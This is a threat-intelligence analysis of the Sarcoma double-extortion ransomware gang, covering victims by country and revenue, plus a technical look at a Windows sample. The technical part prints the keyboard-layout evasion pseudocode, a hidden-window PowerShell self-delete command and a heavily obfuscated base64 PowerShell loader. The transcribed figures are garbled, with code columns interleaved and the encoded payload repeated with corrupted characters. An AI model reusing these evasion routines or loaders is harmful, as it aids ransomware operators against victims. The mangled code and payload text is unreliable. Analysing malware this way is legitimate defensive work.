Sarcoma Ransomware Unveiled: Anatomy of a Double Extortion Gang

Introduction

Sarcoma Ransomware has been one of the most active ransomware gangs in recent months. First detected in October 2024, it quickly evolved from an emerging threat into a major concern for the cybersecurity community. In a short time, it has attracted significant attention due to its aggressive operations and the increasing number of successful compromises across multiple sectors and regions.

Sarcoma uses advanced tactics like zero-day exploits and RMM tools for network discovery and credential theft. In October 2024, they exfiltrated 40 GB of sensitive data from Smart Media Group Bulgaria, showing their strong ability to breach networks.

Sarcoma targets high-value companies across industries, including Unimicron and TMA Group, causing major disruptions.



Figure 1: Sarcoma Data Leak Site

For these reasons, the Security Research team of the Observatory of Cybersecurity of Unipegaso decided to conduct a comprehensive and in-depth analysis of Sarcoma's capabilities, tactics, and evolving threat landscape to better understand its methods and help organizations strengthen their defenses against this increasingly dangerous ransomware group.

About Sarcoma Ransomware

At the time of writing, Sarcoma Ransomware has targeted 100 victims. The USA, Italy, and Canada are the three most impacted countries, as shown in the graph below.




Figure 2: Victim per country of Sarcoma Ransomware (Credits: https://doubleextortion.com/)

The United States remains the most targeted country by Sarcoma Ransomware, with 19 confirmed victims. This trend aligns with patterns observed in many major ransomware campaigns in recent years. The U.S. remains a prime target not only because of its large number of organizations with critical digital infrastructure but also due to the perceived higher likelihood of ransom payments. Additionally, reporting standards and cybersecurity transparency in the U.S. may result in more frequent documentation of such attacks compared to other regions.

Beyond the United States, several Western countries show significant infection counts. Italy and Canada each have 8 victims, while Australia has 9. Along with the United Kingdom and Brazil, these countries <u>comprise</u> the top tier of the most targeted nations. Notably, the United Kingdom and Spain are also among Sarcoma's primary targets, reflecting a broader trend of attacks on Western nations.

These incidents underscore Sarcoma's focus on high-value targets and its ability to cause significant operational disruptions. In response to these threats, cybersecurity experts emphasize the importance of implementing robust security measures, such as timely patch management, network segmentation, and employee training, to mitigate the risks posed by such advanced persistent threats.




Figure 3: Revenue ranges stats (Credits: <u>https://doubleextortion.com/</u>)

The analysis of revenue ranges among Sarcoma ransomware victims shows that the \$1M–\$10M bracket has the highest frequency. This may indicate a sweet spot for threat actors targeting organizations with enough financial capacity to pay ransoms but potentially less sophisticated security defenses than larger enterprises. The \$10M–\$50M range, the second most affected, reinforces this trend, suggesting a sustained focus on the mid-market, where the balance between valuable data and exploitable vulnerabilities is seen as optimal.

Although significantly lower than the previous two, the \$100M–\$250M range still represents a notable portion of victims. This implies that even organizations with more substantial security investments are not immune and may fall prey to more sophisticated or targeted attacks.

Technical Analysis

We managed to hunt a sample of Sarcoma ransomware for both the Windows and Linux versions.

Windows Version

The Windows version with the hash:

• 6669cfeba5619b6f4d80b1281adfe69c87d845ebaaf9e83c25efa01a8267e751

The sample is written in C++ and statically imports the CryptoPP library, which is used to encrypt files on the infected machine. Analysis of the samples reveals a notable evasion technique: the malware checks for the presence of the Uzbek keyboard layout (LANGID 0x0443) on the infected system. This behavior suggests an intent to avoid infecting systems in specific regions, indicating a possible origin of the threat actor in that country.

Sarcoma ransomware deliberately avoids infecting systems in certain geographic regions, notably Uzbekistan. This selective targeting implies that the attackers have implemented safeguards to prevent execution on devices associated with that country, likely as a strategy to evade local law enforcement or scrutiny. Such behavior is common among organized cybercriminal groups that operate internationally but seek to minimize risk in their region of origin or in countries with which they have affiliations.

The exclusion of Uzbekistan as a target provides valuable insight into the possible origin or geopolitical considerations of the attackers, highlighting the calculated and region-aware nature of the Sarcoma ransomware campaign.

The pseudocode used to avoid infection on systems with the Uzbek LCID is as follows:

```
if ( (unsigned __int8)mw_Keyboardlist_evasion() )
{
    mw_remove_ransomwarepayload();
    return 0;
}
```

Code Snippet 1

The details of the infection of the "mw_Keyboardlist_evasion" are the following:

<pre>int64 mw_Keyboardlist_evasion()</pre>	
unsigned int KeyboardLayoutList; // r12d	
int64 result; // rax	
nsignedint16 *v2; // r13	
nsignedint16 *v3; // rbx	
nsignedint8 v4; // al	
nsignedint8 v5; // [rsp+2Fh] [rbp-29h]	
<pre>weighted by the set the set the set of the set of</pre>	
esult = 0;	
f (KeyboardLayoutList)	movdqu xmm0, cs:xmmword_6A49F0
	<pre>mov [rsp+118h+var_48], 443h ; LCID of Uzbekistan</pre>
<pre>v2 = (unsigned int16 *)sub 5F97E0(8LL * KeyboardLayoutList)</pre>	lea rsi, [rsp+118h+var_C8]
<pre>memset(v2, 0, 8LL * KeyboardLayoutList);</pre>	inovaps [ispriiontval_bo], kinne
	movdqu xmm0, cs:xmmword_6A4A00
<pre>GetKeyboardLayoutList(KeyboardLayoutList, (HKL*)v2);</pre>	<pre>mov [rsp+118h+var_F0], 0 movups [rsp+118h+var_A8], xmm0</pre>
v3 = v2;	movdqu xmm0, cs:xmmword 6A4A10
do	mov [rsp+118h+Block], 0
1	movups [rsp+118h+var 98], xmm0
<pre>v4 = mw checkKeyboardadmitted(*v3);</pre>	movdgu xmm0, cs:xmmword 6A4A20
if (v4)	mov [rsp+118h+var_E0], rbp
break:	movups [rsp+118h+var_88], xmm0
	movdqu xmm0, cs:xmmword_6A4A30
v3 += 4;	mov [rsp+118h+var_D8], rbp
}	movups [rsp+118h+var_78], xmm0
<pre>while (&v2[4 * KeyboardLayoutList] != v3);</pre>	movdqu xmm0, cs:xmmword_6A4A40
v5 = v4;	mov [rsp+118h+var_D0], 0
j free 0(v2);	movups [rsp+118h+var_68], xmm0 movdgu xmm0, cs:xmmword 6A4A50
return v5;	movaqu xmm0, cs:xmmwora_644450 movups [rsp+118h+var 58], xmm0
recurn vo;	nop dword ptr [rax+00h]
	hop andra per [raktoon]
eturn result;	AB8: ; CODE XREF: mw checkKeyboardadmitted+172
	test rdi, rdi
· · · · · · · · · · · · · · · · · · ·	jz short loc 402AC9

Figure 3: Keyword check evasion technique

In other words, the malware checks the keyboard layouts installed on the machine using the **GetKeyboardLayout** API. If it detects a keyboard with the code 0x0443, the malware removes itself using a specific PowerShell command and then exits.

```
"powershell -w h -c Start-Sleep -Seconds 5; Remove-Item -Force -Path \""
```

Code snippet 2

The malware uses the same PowerShell script at the end of the encryption process to cover its tracks. Then, Sarcoma Ransomware kills all processes related to DBMS, such as MySQL. It calls the WinExec API to run a heavily obfuscated PowerShell script, as shown in the figure:




Figure 5: WinExec routine to launch the PowerShell

The encoded PowerShell script is as follows:

<pre>poweRSheLL -NolOGo -noprOFil -WIndOW HId -noninT -cOmMand ".(\$sHeLlId[1]+\$SHELlID[13]+'x') (</pre>				
<pre>io.cOMPReSSION.defLatEStrEaM([i0.MeMOrySTREaM][ConVERT]::fRomBAse64strINg('Vvhdqy05Ef0r5064M5BIKq10 Jy8BEUV9iKBiG05kkQGDhhmib+p/l7Wq9z53Xmb27XM070rV+qB&2P7H3/7)J0/dn37Y3/3r9/P7/vHNxzcfXyTELXI6kbBq3SK H1SCniEyR4FNcThcCnF079001Ip4pnEVFMcK1eKXHIaki4Jvi4p0yPrRZd05UxLq50V8z5m8KLzIHH1HbEJLd5LVINnk1vzU SCbCnuVLsE2a161ZXqdcolQ56Rw21uJV2pN1Wf6iUhj1pdqreqS9VLkCaiQ6T0VGeKK8WuMhLe6yWqxzni1aJHjeXS0J0ikEsry mssurSn0ivL9Vk0jnIn9ZovCK6k0FJtEnRLkCWiC1Vq3md1tTgJx0x18AizCrVz5LR557qUsUJJUivfadMcar0FC+08ZUFbFvN rECPndRLCLe7EXyEom3hLLr4Y7Cct4b5pFnPdp53hLkTjpSXJqbhNIkSCXhRK34kqRL8R0YS9TYKt4pYireGmUtc6n0FDtGHXx Sd6dq6fg1ia1pH093XA741Ip9Fox089u751tCXKmukpoEcc3qYppdtWBZmRnP+P+LaEfNV6sWs+VfR24tdloZo8S3IAbD0xcL ysiZxsStEpERCOEwJJ0WkYgBVPKTHdWu9n1t5mj27PHPB0Jn1SxBhBDwc1QmF0C1iR6r9KFNC3hhDPvctrAxldgnBk0dU8Nea1 IddiD64FC+i/QBAYTrIVwTCRsICIuVDgw7pm7NRlt3jvPVbK3tVX90+LjBwRyAYIC5ZenPURRTBwIGqn6KRuABfhLFHef4qnCc B8U3zucM0TEQj05Nti4BwMYhwm16UdAgdUUWwfjCEjKG5oZR7RR3rdguL00VBqB1YEnUHG9hQLNx8eRQ3s+0i2A5Eg6DEd3q1c IFt7QcadAL2rIMQmLzRMAVA8tPdRA0r520ybDMG0UQSHYehDr0HDPrFGC4sox3M0M/un1ruZ7Su1Z8nE55M0Voqf2aJ/vhwl05Fh ugN/cr2z+1VYD7ABF3qm/HeV0Xw1JS9wxIKcyU6Q0UAnmlIzgND08EnXucaZVj26SB41LcrC0UsdZ7nrOerhz3MfdSeFhPWF IP+KQYj6dTo0nCL5K0RKpiINqikRP21RL+KkalRV6fpgftUJSUDe0IysX8PWqn27NRQfDFa31K9QKSsw4onAqXq22XNF4iLHTX ajwG+dB1UwLHf4BVpCU0fmi+ztBFZGDstQ6qIEjYjsrGGhxki6g7sqv41sMBHI/rdZ6wP45HEm4bNbDgsgCmsLye4/1++ha/qeV xcZMpgBaKyuMEKNawLwuTzov+47zAJ39u1ndLFH+c14jcLziNyktCAaz8VGCf08PFYEJ1StDFZqkBv0c0Q5ANMh6RbYM2Cbiq cUUWkhXxjUdka5c1dZR0P6nnocxLYCeyMsqks1tFQcqqt-JasFv1/Vb1KMgk+RJJNWzgJ1RjbVs1gm1c11000tr7CGCgV RshQ+KmZkzzv6ItQWpFjAFTJXkEWMHk4DQgsrSNtkh1i0QHID8XlkiJRCgVbUnurFTkPbF7InkX+TL/0GBqcFMouPwzIDJ0ON bH0MjXLN1+Qy/AK5howx88603eQnzCSAJPTqJChyn/2jCUDAWcbwjBWmuAgDyUGCI6CFzm6MUWcLrSKQFAf06fpeR3Tshb 0xWxapi+Z3vAGUKSCFRPD6GLxq3JQuE60KLZ0+Q0HinE8DrifydDfhZcQDJ2mF5CQ941kgJUIwWbEgKZBzjpPu3FaGg /C0jW4eAw7SExyKUTKmb4e50JJM7LxX3xEELAyAKKX4jvvF+fbqnkFRnkgb4GwrjBDDshZiN8ysmkkeErPAAy+SKBkwaR59S GsC575LgKmbWL1hR2Y48sLiamM1PaPZwAFDNbiX5mRtRCMm5SyZGq9b0hBSMk9KM9KBZC0Q4GRMbMhhh</pre>	poweRSheLL -NolOGo -	-noprOFil -WIndOW HId	-noninT -cOmMand "	.(\$sHeLlId[1]+\$SHELliD[13]+'x'
Jy8BEUV9iKBiG0SkkQGDhmib+p/l ⁷ Wq9z53Xmb27XN0 ⁷ 0 ⁻ V+q8zP ⁷ H3/7j0//dn37Y3/3 ⁻ p ⁷ P7/vHNzzcfXyTELXI6kbBq3SK HiSCniEyR4FNLTrlcCn0F0900Ilp4pnEvFMcKleKXWIaki4) ¹ 49p0 ¹ RZd05UxLq50 ⁷ Bszm8RLzLTHHLb5Jcd5LVNinklvzU ScCnuVLsZal61ZXqdcol2S6Rw2lu1V2PNLWF6iUhj1pdreq5VVLKcaiQ6T09UscH26VWaznialJHjexS010ikEsry mssurSn0ivL9Vk0jnIn92ovCX6k0FJtEnRLkCWiC1Vq3md1tTgJx0x18AiznCvVzSLR557qUsUJJUivFadMcar0FC+08ZUfbFvN rECPndRLCLeE7ExyEom3hLLr4Y7Cct4b5pFnPdp53hLkTjpSXJqbhNIk5CXHR83kkqRL8R0759TYkt4pyireGmUtc6n0FDtGHXx SdGdqfgfialpHU93X74iIp9Fox089u751tCXKmukpoEec9qYpypdtWBZmRnP+P+LaEfNV6sWs+VfR24tdlo208S3IAbD0xcL ysiZxS5tEpERC0EwNJ0WkYgBVPKTHdNu9n1t5mj27PHPB0J15XsBHBDwC10gmF0CFiR6r9KFNC3hhDPvctrAx1dgnBk0dU8Nea1 IGdiD64FC+i/QBsAYTrIVwTCRsICIuVDgw7pm7NRlt3jvPVbK3tVX90+LjBwRyAYIC5ZenPURRTBwIGqn6kRuABfhLFHef4qnCc B8U3zucM0TEQj05Nti4BwMYhwm16UdAgduUWwfjCEjkG50ZR7RR3rrdguL00V8gB1YEnUHG9hQLNx8eRQ3s+012A5Eg6DEd3g1c IFr7QcadALZrIMQmLzRMAVA8tPdRAQr5Z0ybDMG0UQSHYehDr0UPrFGC4sox3M0M/un1ruZ7SuIZ8E5SM0VoqfZaJ/vhw085H Up+KQYj6dTo0nGL5K0Rkp1INqikRP2IRL+KkaIRV6fpgfUy5UDe0Iys&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@wXxM3yQVW0K+28SiN	Jy8BEUV9iKBiG0SkkQGDhh	hmib+p/17Wq9z53Xmb27XNO7	0rV+qp8zP7H3/7j0//dn37	7Y3/3r9/P7/vHNxzcfXyTELXI6kbBq3SI
mssurSn0ivL9Vk0jnin9ZovCXGk0FJtEnkLkCWiC1Vq3mditTgjx0x18AiznCvVzSLR557qUSUJJUivFadMcaroFC+0BZUfbFvN rECPndRLCLeE7ExyEom3hLLr4Y7CcT4b5pFnPdp53hLkTjpSXJqbhIKSCXhRK34kqRL8R0Y59TYkt4pYireGmUtc6n0FDtGHXx SdGdqGfg1ialpHU93XA74iIp9Fox089u751tCXKmukpoEcc9qYpydtWBZmRnP+/P+LaEfNV6sWs+VfR24tdloZo8S3IAbD0xct ysiZxsStEpERC0EwNJ0WkYgBVPKTHdWu9n1t5mjZ7PHPB0jn1SxBhBbwCl0gmF0C1iR6r9KFNC3hhDPvctrAxldgnBkOdU8Nea1 IGdiD64FC+i/QBsAYTrIVwTCRsICIuVDgw7pm7NRlt3jvPVbK3tVX90+LjBwRyAYIC5ZenPURRTBw1Gqr6kRuABfhLFHef4qnCc B8U3zucWOTE0j05Nti4BwMYhwm16UdAgdUUWwfjCEjkG5oZR7RR3rrdguL00VBgB1YEnUHG9hQLNx8eRQ3s+0i2A5Eg6DEd3q1c IFt7QcadALZrIMQmLzRMAVA8tPdRAQr5Z0ybDMGOUQSHYehDr0UPrFGC4sox3M0N/un1ruZ7SulZ8nES5M0VoqfZaJ/vhw065rH PFfQcadALZrIMQmLzRMAVA8tPdRAQr5Z0ybDMGOUQSHYehDr0UPrFGC4sox3M0N/un1ruZ7SulZ8nES5M0VoqfZaJ/vhw065rH IP+KQYj6dTo0nGL5K0RkpiINqikRPz1RL+Kka1RV6fpgftUy5UDe0IysX8PWqn27NRQfDFa31K9QXk5wAonAqXq1c2XNF4iLHTX ajwG+dBiUwLHf4BVpCU0fmi+ztBFZGDstQ6qIEjYjsrGGhxki6g7sqv41sMBHI/dZ6wP45HEm4bNbDgsgCmsLye4/1++ha/qeV xCZMpgBaKyuMEKNawLwuTzov+47zAJ3sulndLFH+c14jcLz1hyktCAa2BVGCf0G8PEYEJ1StDfZqR4Bvc0Q054NMhGRbYM2cbiq cuUukhxxkjUdka7scldZR0F9nn0cxLYCeyMsxqk9ItFQcqQ+JASFv1/VbIKNgk+RJJwN2gy1iRjbVs1gm1c1in100utT/CCGcgV RshQ+KmZkzzvK0ftQWpFjAFTJXkEWWmHk4DQQsrSNtkhLi0QHIB8XLkiJRCgVbUnurFTkPbF7lnk+TL/0G6qcFMouPwzIDJ0ON bH0MjXLN1+Qy/AK5h0ww8860r3eQnzCSA1PTqIJChyn/ZjCCuDAVWcbwjBWmuAwgDyUGCI6CFZm6MUWcLrSKQFAf0bfpek3Tshb /oXWxapi+Z3vAGUK5CFRPD6GLxq3JQuEG0KtLZ0+Q0HinE8dPirfydDfhZCqD12mF5C0y4i1kqJUIwuRWbeEgKZBzjpPU3Fa3g GGC575LgkmbuLinRzV48sLiamM1PaPZwAF0Nbi3XSmNtRCMm56yZGqs0hofBSMuk9iRWlxCD8RhbWhh+km4D1uSUPWxV4Eof/VdF yK7setksEH1JgLui0Qo4e0b/QTm4YRhpShh63CwEs2c/4uSwCBsx4+cxmLu9FYkAs38UwR9NIPFZe0HQSGsqMIBMA/EFYWI8t AQyxMQWJ/FELuV9ErY+SNU014xVajyAi1n3IKeGyV+VLC9rPQeawF4pen+1gau1vbYEWEHDk+xB=32P4bdkEwzcRh4NRMhv5D CsD131VRr6DCFiq4F3vm4R05sLGj1GTE/kHnss4X3xpWM0qzUTgM0UHwbinGo26Sx30eMJSNIRVRAH2P42bdSSQSKRYkWE9CMUQ JSQAnQ5bjwmSMRbaHSyIMy0ANIInU21TgPJRPubkthKVYfx2E3AvrzxBBbshudRpQWkLwj5tqBXS0S3Az4v66C9oFNF4K8g CSXg4PxKB3NtqFCA2ABC0ihAGDTRfvK0m2q95t0hJWyVDbdV21/Nw+6G7DP	H15CniEyR4FNcIrlrcCnOF	F0900Ilp4pnEvFMcKleKXWIa	ki4Jvi49poYrRZd0SUxLq	50YBz5m8RLzLTH1HLbEjLd5LVNinklvzU
rECPndRLCLeE7EXyEom3hLLr4Y7cCt4b5pFnPdp53hLkTjpSXJqbhNlk5CXhRK34kqRL8RØY59TYkt4pYireGmUtc6n0FDtGHXx Sd6dqGfg1ia1pHU93XA74iIp9Fox089u75ltCXKmukpoEec9qYpypdtWBZmRNP+/P+LaEfNV6sWs+VfR24tdl0Zo8S3IAbD0xcL ysiZxsStEpERCOEwNJ0WkYgBVPKTHdWu9n1t5mjZ7PHPB0Jr1SxBhBDwCl0gmF0CIIR6r9KFNC3hhDPVctrAxldgnBkOdU8Nea1 IddiD64FC+i/QBsAVTrIVwTCR5ICIuVDgw7pm7NRlt3jvPVbK3tVX90+LjBwRyAYIC5ZenPURRTBw1Gqr6KRuABfhLFHef4qnCc B8U3zucWOTEQj05Nti4BwMYhwm16UdAgduUWwfjCEjkG5oZR7RR3rrdguL00VBqB1YEnUHG9hQLNx8eRQ3s+0i2A5Eg6DEd3qlc Ift7QcadALZrIMQmLzRMAVA8tPdRAQr5Z9ybDMGOUQSHYehDr0UPrFGC4sox3M0N/un1ruZ7SulZ8nE5SM0VoqfZaJ/vhwW65rH ugN/Cr2Z+1VYD7ABF3qpM/HeV0XuJJS9WxIKcyU6Q0UIAnm1IzgND08EnXUcaZVj26SB41LCrC0UsdZ7nr0erhz3MfdSeFhhPWF IP+KQYj6dTo0nGL5K0RkpiInqikRP2IRL+KkalRV6fpgftUy5UDe0JysX8PWqn27NRQfDFa31K9QXk5WAonAqXq]cZXNF4iLHTX ajwG+dBiUwLHf4BVpCU0fmi+ztBFZGDstQ6qIEjYjsrG6hxki6g7sqv41sMBHI/rdZ6wP45HEm4bNbDgsgCmsLye4/1++ha/qeV xCZMpgBaKyuMEKNawLwuTzov+47zAJs9uIndLFH+c14jcLzihyktCAazBVGcF068PEYEjlStbf2qkBVocQD5AMMh6RbYMzCbiq 